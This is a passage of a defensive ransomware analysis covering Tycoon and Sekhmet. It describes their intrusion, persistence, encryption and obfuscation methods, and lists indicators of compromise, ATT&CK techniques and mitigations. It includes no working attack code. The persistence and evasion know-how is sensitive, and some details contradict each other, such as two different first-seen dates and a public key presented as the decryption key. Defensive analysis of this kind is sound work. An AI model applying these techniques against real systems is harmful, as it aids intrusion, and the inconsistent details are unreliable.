- Perform regular backups of all critical information to limit the impact of data or system loss and to help expedite the recovery process. Ideally, this data should be kept on a separate device, and backups should be stored offline.
- Network segmentation and segregation into security zones - help protect sensitive information and critical services. Separate administrative network from business processes with physical controls and Virtual Local Area Networks.

TYCOON RANSOMWARE

REQUIREMENT GATHERING

Tycoon is a recently discovered ransomware type. Plenty of organisations in the education and software industry have suffered from this malware. It was written in Java.

This malware compiled in ImageJ is considered to be out of the ordinary because it was added to a trojanized version of the Java Runtime Environment. It is also the first time that a personalized and malicious JRE compilation is using the JIMAGE format in Java.

Since it was identified six months ago, Tycoon has been showing an aggressive approach. However, the number of victims of this attack is limited. It is known that their attackers use various techniques to remain hidden.

Infecting the system, Tycoon denies access to the administrator then launches another attack on the file servers and domain controller. Weak passwords are a great advantage for Tycoon.

ATTACK FLOW

Tycoon is a multi-platform Java ransomware targeting Windows and Linux that has been observed in-the-wild since at least December 2019. It is deployed in the form of a Trojanized


Java Runtime Environment (JRE) and leverages an obscure Java image format to fly under the radar.
Observed targets of the Tycoon Ransomware were :

- Higher Education
- Software Sector
- Small and Midsize Businesses (SMBs)

The overlap in some of the email addresses, as well as the text of the ransom note and the naming convention used for encrypted files, suggests a connection between Tycoon and Dharma/CrySIS ransomware.


Attack Flow

- The initial intrusion occurs through an internet-facing remote desktop protocol (RDP) jump-server because of weak or compromised passwords. It's a very common attack vector.
- To achieve persistence on the victim's machine, the attackers had used a technique called "Image File Execution Options (IFEO) injection". IFEO settings are stored in the Windows registry. These settings give developers an option to debug their software through the attachment of a debugging application during the execution of a target application.
- A backdoor was then executed alongside the Microsoft Windows On-Screen Keyboard (OSK) feature of the operating system.
- The attackers disabled the organization's anti-malware solution with the use of the ProcessHacker utility and changed the passwords for Active Directory servers. This leaves the victim unable to access their systems.
- Finally, the attackers executed the Java ransomware module, encrypting all file servers including backup systems that were connected to the network.



Execution

Tycoon ransomware comes in form of a ZIP archive containing a Trojanized Java Runtime Environment (JRE) build. The malware is compiled into a Java image file (JIMAGE) located at *'lib\modules'* within the build directory.
The JIMAGE file format is used to store custom JRE images used by the Java Virtual Machine (JVM) at runtime. JIMAGE is mostly internal to the JDK and rarely used by developers.
JIMAGE format uses a header starting with oxDADAFECA signature.
The OpenJDK9 *jimage* utility can extract and decompile Java image files.
After extraction, the ransomware image contains three modules related to a project called "tycoon".



The ransomware is released by executing shell script commands that run the main function of the malicious Java module using the *java -m* command.


The malware configuration is stored in the project's *BuildConfig* file and includes information such as:

- The attacker's email address
- The RSA public key
- The content of the ransom note
- The exclusions list
- The list of shell commands to be executed

The list of paths to encrypt can be passed as parameter; alternatively, the malware will generate a list of all root paths in the system. A separate encryption thread will be created for each item in the path list.

After the encryption process is completed, the malware will ensure that the files are not recoverable by overwriting deleted files in each encryption path.

It uses an embedded Windows utility called *cipher.exe* for this task:



Encryption

The files are encrypted using an AES-256 algorithm in Galois/Counter (GCM) mode with a 16-byte long GCM authentication tag, which ensures data integrity.
A 12-byte long initialization vector (IV) is generated for each encryption chunk using the *java.security.SecureRandom* function.

The encryption chunk size is specified in *BuildConfig* and is set to 10 MB while a pattern setting specifies the pattern in which file chunks are to be processed.


Each file or chunk is encrypted with a different AES key, then encrypted with the attacker's RSA-1024 public key and saved in the chunk metadata block.

The metadata added to each encrypted chunk contains the following:

- Header value specified in *BuildConfig*
- Chunk index (8 bytes)
- Chunk size (8 bytes)
- Per-chunk generated AES IV (12 bytes)
- AES GCM tag (16 bytes)
- RSA-encrypted AES key scheme (128 bytes), containing:
    - Victim ID (4 bytes)
    - AES key (32 bytes)
    - SHA512 hash of victim ID and AES key (64 bytes)

Decryption

The use of asymmetric RSA algorithm to encrypt the securely generated AES keys, the file decryption requires obtaining the attacker's private RSA key - which is only given once the ransom has been paid off to the attacker.



Decrypted metadata from the .redrum extension of the Tycoon Ransomware.
The Decryption key is highlighted in green. This key has been successful in decrypting most victim's affected by the ransomware, however it doesn't work with the latest "happyny3.1" version.

RSA Public Key (happyny3.1 version):

```
-----BEGIN PUBLIC KEY-----

MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDa+whJSxr9ngcD1T5GmjDNSUEY

gz5esbymvy4lE9g2M3PvVc9iLw9Ybe+NMqJwHB8FYCTled48mXQmCvRH2Vw3lPkA

TrQ4zbVx0fgEsoxekqtb3GbK2NseXEeavCi5lo5/jXZi4Td7nlWTu27CluyxRSgv

L0O19CwzvckTM91BKwIDAQAB

-----END PUBLIC KEY-----
```

INDICATORS OF COMPROMISE

SHA256 :

- 853fa18adc3f9263a0f98a9a257dd70d7e1aee0545ab47a114f44506482bd188
- bd3fdf1b50911d537a97cb93db13f2b4026f109ed23a393f262621faed81dae1
- 868cb8251a245c416cd92fcbd3e30aa7b7ca7c271760fa120d2435fd3bf2fde9
- 44b5d24e5e8fd8e8ee7141f970f76a13c89dd26c44b336dc9d6b61fda3abf335
- ce399a2d07c0851164bd8cc9e940b84b88c43ef564846ca654df4abf36c278e6
- 8587037c15463d10a17094ef8fa9f608cc20c99fa0206ce496b412f8c7f4a1b8
- ac0882d87027ac22fc79cfe2d55d9a9d097d0f8eb425cf182de1b872080930ec
- 346fdff8d24cbb7ebd56f60933beca37a4437b5e1eb6e64f7ab21d48c862b5b7
- e0c379758a9b67a99c5582858a1015d1579f3b0ccb35551695ffed88d0a65b1b
- c16797811a28bd06e515a772501cf8f9f48458f1251b0837295a765475966c93

JIMAGE module (lib\modules):

- eddc43ee369594ac8b0a8a0eab6960dba8d58c0b499a51a717667f05572617fb

Email Addresses:


- pay4dec[at]cock[.]lu
- dataissafe[at]protonmail[.]com
- dataissafe[at]mail[.]com
- foxbit[at]tutanota[.]com
- moncler[at]tutamail[.]com
- moncler[at]cock[.]li
- relaxmate[at]protonmail[.]com
- crocodelux[at]mail[.]ru
- savecopy[at]cock[.]li
- bazooka[at]cock[.]li
- funtik[at]tutamail[.]com
- proff-mariarti[at]protonmail[.]com

Encrypted Files Extension:

- thanos
- grinch
- redrum

Extension: **.eruption**
Identification as Tycoon 3.0
Encrypted file example: filename.doc. [`01F0FD830BD189BE0002AE5C0A251B5432`] .eruption

TACTICS, TECHNIQUES & PRACTICES



- T1129 : Shared Module (Execution)

  Adversaries may abuse shared modules to execute malicious payloads. The Windows module loader can be instructed to load DLLs from arbitrary local paths and arbitrary Universal Naming Convention (UNC) network paths. This functionality resides in NTDLL.dll and is part of the Windows Native API which is called from functions like CreateProcess, LoadLibrary, etc. of the Win32 API.

  The module loader can load DLLs:

  - via specification of the (fully-qualified or relative) DLL pathname in the IMPORT directory;
  - via EXPORT forwarded to another DLL, specified with (fully-qualified or relative) pathname (but without extension);
  - via an NTFS junction or symlink program.exe.local with the fully-qualified or relative pathname of a directory containing the DLLs specified in the IMPORT directory or forwarded EXPORTs;
  - via `<file name="filename.extension" loadFrom="fully-qualified or relative pathname">` in an embedded or external "application manifest". The file name refers to an entry in the IMPORT directory or a forwarded EXPORT.
- T1106 : Native API (Execution)

  Adversaries may directly interact with the native OS application programming interface (API) to execute behaviors.

  Adversary tools may directly use the Windows application programming interface (API) to execute binaries. Functions such as the Windows API CreateProcess will allow programs and scripts to start other processes with proper path and argument parameters.

  Additional Windows API calls that can be used to execute binaries include:

  - CreateProcessA() and CreateProcessW(),
  - CreateProcessAsUserA() and CreateProcessAsUserW(),
  - CreateProcessInternalA() and CreateProcessInternalW(),
  - CreateProcessWithLogonW(), CreateProcessWithTokenW(),
  - LoadLibraryA() and LoadLibraryW(),
  - LoadLibraryExA() and LoadLibraryExW(),
  - LoadModule(),
  - LoadPackagedLibrary(),
  - WinExec(),
  - ShellExecuteA() and ShellExecuteW(),
  - ShellExecuteExA() and ShellExecuteExW()
- T1564.001 : Hidden File and Directories (Defense Evasion)

Adversaries may set files and directories to be hidden to evade detection mechanisms. Most operating systems have the concept of a ‘hidden’ file. These files don’t show up when a user browses the file system with a GUI or when using normal commands on the command line. Users must explicitly ask to show the hidden files. On Windows, users can mark specific files as hidden by using the attrib.exe binary. Many applications create these hidden files and folders to store information so that it doesn’t clutter up the user’s workspace

Uses `ATTRIB.EXE` to modify file attributes

- T1547.001 : Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (Persistence, Privilege Escalation)
  Adding an entry to the "run keys" in the Registry or startup folder will cause the program referenced to be executed when a user logs in. These programs will be executed under the context of the user and will have the account's associated permissions level.

  The following run keys are created by default on Windows systems:

  - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
  - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`

  The following Registry keys can be used to set startup folder items for persistence:

  - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders`
  - `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders`
  - `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders`

  Adversaries can use these configuration locations to execute malware, such as remote access tools, to maintain persistence through system reboots.

- T1546.012 : Event Triggered Execution: Image File Execution Options Injection (Privilege Escalation, Persistence)

IFEOs enable a developer to attach a debugger to an application. When a process is created, a debugger present in an application's IFEO will be prepended to the application's name, effectively launching the new process under the debugger (`C:\dbg\ntsd.exe -g notepad.exe`).
IFEOs can be set directly via the Registry.
IFEOs are represented as Debugger values in the Registry under `HKLM\SOFTWARE{{\Wow6432Node}}\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\` where <executable> is the binary on which the debugger is attached.
These values may be abused to obtain privilege escalation by causing a malicious executable to be loaded and run in the context of separate processes on the computer.

- T1222 : File and Directory Permissions Modification (Defense Evasion)

  File and directory permissions are commonly managed by ACLs configured by the file or directory owner, or users with the appropriate permissions. File and directory ACL explicitly designate which users or groups can perform which actions (read, write, execute, etc)

  Modifications may include changing specific access rights, which may require taking ownership of a file or directory and/or elevated permissions depending on the file or directory's existing permissions. This may enable malicious activity such as modifying, replacing, or deleting specific files or directories.

- T1486 : Data Encrypted for Impact

  Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. They can attempt to render stored data inaccessible by encrypting files or data on local and remote drives and withholding access to a decryption key.

  In some cases, adversaries may encrypt critical system files, disk partitions, and the MBR.

  This may be done in order to extract monetary compensation from a victim in exchange for decryption or a decryption key (ransomware) or to render data permanently inaccessible in cases where the key is not saved or transmitted.

  To maximize impact on the target organization, malware designed for encrypting data may have worm-like features to propagate across a network.

MITIGATION PLAN

As Tycoon ransomware has some unique methods of attacking techniques, it is difficult to prevent them. In order to protect the system, a person should have enough knowledge about the ransomware. However, the ransomware is still undiscovered and uses Java code and images to spread the malware. Remote Desktop Protocol (RDP) is a common means of compromise and every organization should start with the RDP to protect the system from malware. Updating and applying security patches prevents many ransomware attacks as it stops attackers from exploiting the vulnerabilities. Backup data and backup networks are the most important for the immediate recovery of the company and to get back to the business. The company should always prepare for the worst-case scenario and should take the precautions to avoid the worst case scenario.

To protect ourselves from this type of malware and ransomware, we should always have a backup of our most important files. It is imperative to keep our operating system and all the installed programs updated.

Apart from this, you have to keep installed a good antivirus for Windows or Linux, whatever the OS you are using. Not only that, but you should also have to be careful while downloading any files from the internet by default, as most of them contain malware.

Here are the file extensions and signatures used by the attackers mentioned below.

Encrypted Files Extension:-

- thanos
- grinch
- redrum

SEKHMET RANSOMWARE

REQUIREMENT GATHERING

Sekhmet Ransomware first appeared in June 2020. It encrypts the files and asks for money to decrypt them. Infected files' extensions are randomly changed such as ".HrUSsw, .WNgh, .NdWfEr" After the successful attack, every single file is left with a ransom note, as "RECOVER-FILES.txt"


In the note within RECOVER-FILES.txt, it is said that the victim's company network has been attacked, sensitive data has been stolen and encrypted. Cybercriminals demand from the victims to contact them within 3 days, otherwise, data will be published online.

To encrypt the files, Sekhmet uses a combination of RSA-2048 ve ChaCha encryption algorithms. To decrypt, you need a decryption key. However, this key is kept in a server that belongs to the cybercriminals.

ATTACK FLOW

Sekhmet ransomware, which first appeared in March 2020, has already disclosed the stolen data from at least six victims to date. One recent known attack that occurred on 20 June 2020 targeted SilPac, a gas handling solutions company based in Santa Clara, California. Some of the company's data was exfiltrated and published on Sekhmet's data leak site. Sekhmet not only encrypts a victims files, but also threatens to publish them.

According to the ransom note, if the ransom is not paid by the company within 3 days then, aside from leaking part of the stolen data, the operators will publish in the media about the breach so the company's partners and clients will know that the company was successfully attacked.



Ransom Note from the Sekhmet Ransomware

The ransomware encrypts target files with the ChaCha20 symmetric encryption algorithm and RSA-2048, making it similar to the Maze and SunCrypt ransomware variants that are members of the Maze ransomware cartel.

Distribution/Attack Flow

- Phishing emails are believed to be the likeliest attack vector to get initial access to the compromised machine, for example, via RDP exploits.
- The attackers establish persistence and perform second-stage reconnaissance to identify valuable assets.
- Mimikatz and ProcDump tools may be used to find new credentials to proliferate the attack within the local network, using PsExec and WMI living-off-the-land tools to deliver a ransomware payload in the form of a DLL or MSI package for Windows to the intended targets.
- Sekhmet ransomware comes in two variants: an installer with the .msi extension and a dynamic linking library with .dll extension.

- The next step is gathering info about the victim's computer to be added to the ransom note later. It collects the computer name, user name, domain data, OS version and edition, available logical drives, free space, and volume information.
- Before starting encryption, Sekhmet terminates processes related to monitoring and data processing.

DLL Overview

Except for the DLL entry point, the export directory comprises DllInstall, DllRegisterServer and DllUnregisterServer. These functions notify the system that the DLL can be installed, registered and unregistered by the way it performs using RegSvr32.exe with additional parameters as /u /n /i /s. It also can be launched with rundll32.exe.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00002DBF	0000	0006FB0E	DllInstall
00000002	00001573	0001	0006FB19	DllRegisterServer
00000003	00002158	0002	0006FB2B	DllUnregisterServer

- By default, the DllRegisterServer() DLL handler is executed. It then calls *DLLInstall* , which is responsible for handling installation of the DLL.
- The function jumps inside another call that contains only conditional jumps without any other instructions, making it an endless loop.
- The DllInstall is just junk code that plays no role in ransomware activity. This is done to obfuscate the code and deceive API monitors used by anti-malware sandboxes.
- The same implementation is for DllUnregisterServer, where it makes an infinite loop. This is another obfuscation technique to impede dynamic analysis of the ransomware payload by anti-malware measures.
- The cryptolocker's payload is executed in the DllRegisterServer export function.


Obfuscation Techniques

Sekhmet hardens code analysis by creating a series of massive jump constructions which is called *control flow obfuscation* that includes:

- Conditional jumps redirect to the same location.
